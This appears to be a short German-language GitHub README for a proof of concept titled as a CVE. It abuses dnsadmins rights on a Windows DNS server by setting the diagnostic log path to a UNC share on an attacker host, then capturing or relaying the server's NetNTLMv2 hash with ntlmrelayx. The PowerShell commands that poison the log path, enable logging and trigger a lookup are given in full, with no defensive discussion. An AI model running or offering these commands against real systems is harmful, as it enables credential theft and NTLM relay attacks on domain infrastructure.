 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
Dies zeigt, wie man ein DNS-Log vergiftet, wenn man über dnsadmins verfügt, und einen UNC-Pfad einträgt, wodurch man den NetNTLMv2-Hash abfangen kann

Dies zeigt, wie man ein DNS-Log vergiftet, wenn man über dnsadmins-Rechte verfügt, und einen UNC-Pfad einträgt, wodurch man den NetNTLMv2-Hash abfangen kann
Um den Angriff durchzuführen, muss man in der Lage sein, in den DNS-Log-Pfad zu schreiben

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
Dies scheint nicht jedes Mal zu passieren; möglicherweise muss der Name sharexx in etwas anderes geändert werden, und eventuell muss auch die Protokollierung für DNS aktiviert werden
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
Schließlich muss man möglicherweise etwas aufrufen, das nicht existiert
Resolve-DnsName something.local -Server 127.0.0.1
Das Relaying scheint jedoch mit ntlmrelayx jedes Mal zu funktionieren






